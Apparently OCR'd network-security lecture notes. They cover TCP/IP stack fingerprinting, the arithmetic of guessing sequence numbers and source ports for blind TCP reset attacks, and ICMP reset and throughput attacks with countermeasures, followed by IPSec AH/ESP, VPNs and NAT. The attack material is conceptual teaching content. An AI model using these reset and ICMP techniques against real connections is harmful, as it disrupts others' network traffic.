- TCP ISN Sampling -- The idea here is to find patterns in the initial sequence numbers chosen by TCP implementations when responding to a connection request. These can be categorized in to many groups such as the traditional 64K (many old UNIX boxes), Random increments (newer versions of Solaris, IRIX, FreeBSD, Digital UNIX, Cray, and many others), True "random" (Linux 2.0.*, OpenVMS, newer AIX, etc). Windows boxes (and a few others) use a "time dependent" model where the ISN is incremented by a small fixed amount each time period.

- ICMP Message Quoting -- The RFCs specify that ICMP error messages quote some small amount of the IP packet that causes various errors. For a port unreachable message, almost all implementations send only the required IP header + 8 bytes back. However, Solaris sends back a bit more and Linux sends back even more than that. The beauty with this is it allows `nmap` to recognize Linux and Solaris hosts even if they don't have any ports listening.

- IPID sampling
- SYN Flood Resistance
- Overlapping Fragmentation Handling
- Don't Fragment bit
- TCP Initial Window
- ICMP Error Message Quenching

❖ The Security of the Initial Sequence Number (ISN)

- If an attacker can find out current sequence number that is being used by an existing TCP connection, it can inject a valid TCP segment into the existing TCP connection.
  - If the attacker is within the same LAN, it can sniff the sequence number.
  - If the attacker is not within the same LAN, it has to guess the sequence number.

- To guess ISN:
  - All possible values for ISN: 2^{32}.
  - We only need to make sure that the guessed ISN is within the receiver's current window; otherwise, the TCP packet with this guessed ISN will be discarded by the receiver.

- If 16K window size is used, on average, it only takes $2^{32} / 2^{14} = 2^{18} = 262{,}144$ tries to hit the window.
- With a T1 line at 4,370 packets a second, the attacker would be able to exhaust all possible windows within only 60 seconds.

➢ Initial window size for various operating systems (from Watson [2]). The packets required for a successful guess are based on the equation**: (2^32 / Initial Window Size)**

Operating System	Initial Window Size	Packets Required
Windows 2000 5.00.2195 SP4	64512	66,576
Windows XP Home Edition SP1	64240	66,858
HP-UX 11	32768	131,071
Nokia IPSO 3.6-FCS6	16384	262,143
Cisco 12.2(8)	16384	262,143
Cisco 12.1(5)	16384	262,143
Cisco 12.0(7)	16384	262,143
Cisco 12.0(8)	16384	262,143
Windows 2000 5.00.2195 SP1	16384	262,143
Windows 2000 5.00.2195 SP3	16384	262,143
Linux 2.4.18	5840	735,439
Efficient Networks 5861 (DSL) v5.3.20	4096	1,048,575

❖ Adjusting Default TCP Window Size

➢ Windows 2000: Tuning of Window size can be accomplished by adjusting registry settings. The registry keys of interest can be found in the registry at this location: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

➢ Solaris: Adjusting the default TCP window size in Solaris can be accomplished using the `ndd` command.

```
# ndd -set /dev/tcp tcp_xmit_hiwat [0–65535]
# ndd -set /dev/tcp tcp_recv_hiwat [0-65535]
```

➢ Linux (2.4.x kernels): The following two variables can be added to the `/etc/sysctl.conf` file. The names "`rmem`" and "`wmem`" correspond to receive and transmit respectively. After settings these values, execute the "`sysclt –p`" command to have them take effect.

```
net.core.rmem_default = [0–65535]
```

```
net.core.wmem_default = [0-65535]
```

- Guessing the source port
  - When a TCP connection is made, the combination of the source port and IP address and the destination port and IP address results in a unique fingerprint that can be used to differentiate between all active TCP connections.
  - Most of the TCP attacks assume that the attacker already knows the destination port and IP address as well the source port and IP address. The destination port and IP address are easy, as they are generally published. The source IP address is also generally easy, as this is simply the client that is being spoofed. The only piece that can frequently be difficult to find is the source port.
  - For example, if an operating system randomly assigns source ports from a pool that ranges from 1025 through 49,152 (such as OpenBSD), this increases the difficulty of performing a reset attack 48,127 times as the attacker would have to try their sequence attack with every possible port number. In our example with 16k windows, we determined that with known endpoints it would require 262,144 packets to guarantee a successful reset attack. However, if using random ports as we've described, it would now require 262,144 times 48,127, or 12,616,204,288 packets. An attack of that size would all but certainly be detected and dealt with before a brute force reset would occur.
  - Unfortunately, most operating systems allocate source ports sequentially, including Windows and Linux. A notable exception is OpenBSD, which began randomizing source port allocation in 1996.
  - The following chart represents observations of source port selection from various Operating Systems (from Watson [2]):

OPERATING SYSTEM	OBSERVED INITIAL SOURCE PORT	OBSERVED NEXT SOURCE PORT SELECTION METHOD
Cisco 12.2(8)	11000	Increment by 1
Cisco 12.1(5)	48642	Increment by 512
Cisco 12.0(7)	23106	Increment by 512
Cisco 12.0(8)	11778	Increment by 512
Windows 2000 5.00.2195 SP4	1038 / 1060	Increment by 1
Windows 2000 5.00.2195 SP3	1060	Increment by 1
Windows XP Home Edition SP1	1050	Increment by 1
Linux 2.4.18	32770	Increment by 1
Nokia IPSO 3.6-FCS6	1038	Increment by 1

- ICMP Attacks against TCP
  - More details can be found at http://www.gont.com.ar/drafts/icmp-attacks-against-tcp.html.

  - Thus, for ICMP messages generated by hosts, we can only expect to get the entire IP header of the original packet, plus the first 64 bits of its payload. For TCP, that means that the only fields that will be included are: the source port number, the destination port number, and the 32-bit TCP sequence number. This clearly imposes a constraint on the possible security checks that can be performed, as there is not much information available on which to perform them.

- ICMP Blind Connection-reset attacks
  - The Host Requirements RFC [4] states that a host SHOULD abort the corresponding connection when receiving an ICMP error message that indicates a hard error.
  - A single ICMP packet could bring down all the TCP connections between the corresponding peers.
  - Counter-measures
    - The following types of ICMP messages are not reasonable, should be ignored:
      - ICMP type 3 (Destination Unreachable), code 2 (protocol unreachable)
      - ICMP type 3 (Destination Unreachable), code 3 (port unreachable)
      - ICMP type 3 (Destination Unreachable), code 4 (fragmentation neededand DF bit set)
    - Delaying the connection-reset:
      Rather than immediately aborting a connection, a TCP could abort a connection only after an ICMP error message indicating a hard error has been received a specified number of times, and the corresponding data have already been retransmitted more than some specified number of times.

- Blind throughput-reduction attacks
  - The Host requirements RFC states hosts MUST react to ICMP Source Quench messages by slowing transmission on the connection. Thus, an attacker could send ICMP Source Quench (type 4, code 0) messages to a TCP endpoint to make it reduce the rate at which it sends data to the other party. While this would not reset the connection, it would certainly degrade the performance of the data transfer taking place over it.
  - However, as discussed in the Requirements for IP Version 4 Routers RFC 1812, research seems to suggest ICMP Source Quench is an ineffective (and unfair) antidote for congestion. Thus, we recommend hosts to completely ignore ICMP Source Quench messages.

---

(3) References

Figures, texts, and tables used in this lecture notes come from the following sources.

[1] Comer's TCP/IP slides

[2] Slipping in the Window: TCP Reset attacks, by Paul A. Watson (http://www.osvdb.org/reference/SlippingInTheWindow_v1.0.doc).
[3] Secrets of Network Cartography: a comprehensive guide to nmap 3.81 (http://www.networkuptime.com/nmap/index.shtml).
[4] Remote OS detection via TCP/IP Stack FingerPrinting, by Fyodor, 2002 (http://www.insecure.org/nmap/nmap-fingerprinting-article.html).
[5] The TCP/IP Guide (http://www.tcpipguide.com/free/t_toc.htm).
[6] ICMP attacks against TCP, by Gont, 2004. (http://www.gont.com.ar/drafts/icmp-attacks-against-tcp.html)

IPSec

Acknowledgement: All the figures in this lecture note are from Steve Friedl's *Unixwiz.net Tech Tips: An Illustrated Guide to IPsec*. Thank Steve Friedl for allowing us to use his figures.


- Motivation: how to protect communication between two computers?
  - Approach 1: when we write programs, we implement data encryption. We have to do this for every program.
  - Approach 2: we build the encryption/authentication logic on top of layer 4 (TCP). SSL (Secure Socket Layer) took this approach.
  - Approach 3: we build the encryption/authentication logic on top of layer 3 (IP). This is the approach of IPSec. IPsec is a suite of protocols for securing network connections.

- Philosophy:
  - Many IP stacks are implemented so that layer 4 (e.g. TCP) and below are implemented in the OS, and anything above is implemented in a user space.
  - SSL's philosophy: it is easier to deploy something if you don't have to change the OS. It requires the applications to interface to SSL instead of TCP.
  - IPSec's philosophy: implementing security within the OS automatically causes all applications to be protected without the application having to be modified.

- Two IPSec headers: AH vs. ESP
  - AH: Authentication Header. Protocol Type = 51 (this is one of the fields in IP header)
  - ESP: Encapsulating Security Payload (Protocol Type = 50)


- Two modes of applying IPsec protection to a packet
  - Transport mode: end-to-end communication
  - Tunnel mode: firewall to firewall, or endnode to firewall, where data are only protected along part of the path between endpoints.
  - Tunnel mode can be used instead of transport mode.


- AH: Authentication Header




  - AH is used to authenticate — but not encrypt — IP traffic


- *Authentication* is performed by computing a cryptographic hash-based message authentication code over nearly all the fields of the IP packet (excluding those which might be modified in transit, such as TTL or the header checksum)
- **Next header**: Identifies the protocol type of the transferred data (not that this type information is supposed to be in the original IP header, however, because of the IPSec, the protocol type field in the orginal IP header is changed to 50 (for ESP) or 51 (for AH).
- **AH len:** Size of AH packet.
- **Reserved:** This field is reserved for future use and must be zero.
- **Security Parameters Index:** Identifies the security parameters.
- **Sequence Number:** This is used to prevent the replay attack. This field is included in the authentication data, so modification can be detected.
- **Authentication Data:**
  - Integrity on IP data part, plus immutable IP header part.
  - Mutable IP header part: tos, flags, fragment offset, ttl, header checksum.
  - The mutable fields are set to zero during the integrity computation.
  - AH header part is also included in the integrity computation, with the authentication data field filled by zero during the computation.





IPSec in AH Tunnel Mode
Original IPv4 Datagram
New IP type
New IPv4 Datagram
IP Header
ver
hlen
TOS
pkt len
ID
flgs
frag offset
TTL
proto=TCP
header cksum
src IP address
dst IP address
TCP Header + payload
TCP header (proto = 6)
TCP payload
Protected by AH Auth Data
IP Header
pkt len + AH + IP
proto=AH
AH Header
next=IP
AH len
Reserved
SPI (Security Parameters Index)
Sequence Number
Authentication Data
(usually MD5 or SHA-1 hash)
Original IP Header
pkt len + AH size

- ESP: Encapsulating Security Payload
  - Provide encryption and/or integrity protection
  - Integrity beyond the IP header.
  - Encryption beyond the IP header: makes the firewall difficult.
  - ESP surrounds the payload it's protecting.
  - It's possible to use ESP without any actual encryption (to use a NULL algorithm).
  - The authentication is optional.
  - Unlike AH, however, this authentication is *only for the ESP header and encrypted payload*: it does not cover the full IP packet.





IPSec in ESP Transport Mode
Original IPv4 Datagram
IP Header
ver
hlen
TOS
pkt len
ID
flgs
frag offset
TTL
proto=TCP
header cksum
src IP address
dst IP address
TCP Header + payload
TCP header (proto = 6)
TCP payload
Encrypted Data
Authenticated Data
New IP type
New IPv4 Datagram
IP Header
ver
hlen
TOS
pkt len
ID
flgs
frag offset
TTL
next=ESP
header cksum
src IP address
dst IP address
ESP
SPI (Security Parameters Index)
Sequence Number
TCP Payload (variable)
Padding (variable)
pad len
next=TCP
Authentication Data (optional)



- Key Management
  - Manual configuration: one party generates a set of secrets, and conveys them to all the partners. All parties install these secrets in their appropriate Security Associations.
  - IKE (Internet Key Exchange): exists to allow two endpoints to properly set up their Security Associations, including the secrets to be used. IKE uses the ISAKMP (Internet Security Association Key Management Protocol) as a framework to support establishment of a security association compatible with both ends.

- Building a Virtual Private Network (VPN) using IPSec
  - The goal of VPN is to join two trusted networks across an untrusted intermediate network, as is by stringing a very long Ethernet cable between the two.
  - Commonly used to connect branch offices with company headquarters, allowing all users to share sensitive resources without fear of interception.

- ESP (with Authentication) + Tunnel mode
- Transparent to end users.



- Impact of IPsec over NAT
  - NAT (Network Address Translation) solves the IP address space problem.
  - IPsec tunnel mode: NAT wants to update the IP address inside the encrypted (or authenticated) data, but it doesn't have the key.
  - IP addresses: NAT needs to update the IP address (for the tunnel mode, this IP address is the one inside the tunnel).
    - For AH: NAT does not know how to recomputed the authentication data
    - For ESP: NAT does not even know the IP address, nor can it conduct encryption.
  - TCP/UDP checksum: IP address is included in the computation of the TCP or UDP checksum. NAT changes the IP address, but cannot modify the checksum encrypted/authenticated by IPsec.
  - TCP/UDP port: NAT sometimes changes the port numbers, but the port numbers are encrypted/authenticated by IPsec.
  - IPv6 proponents hates NAT, they now like IPsec because IPsec makes NAT fail.

- Impact of IPsec over Firewalls
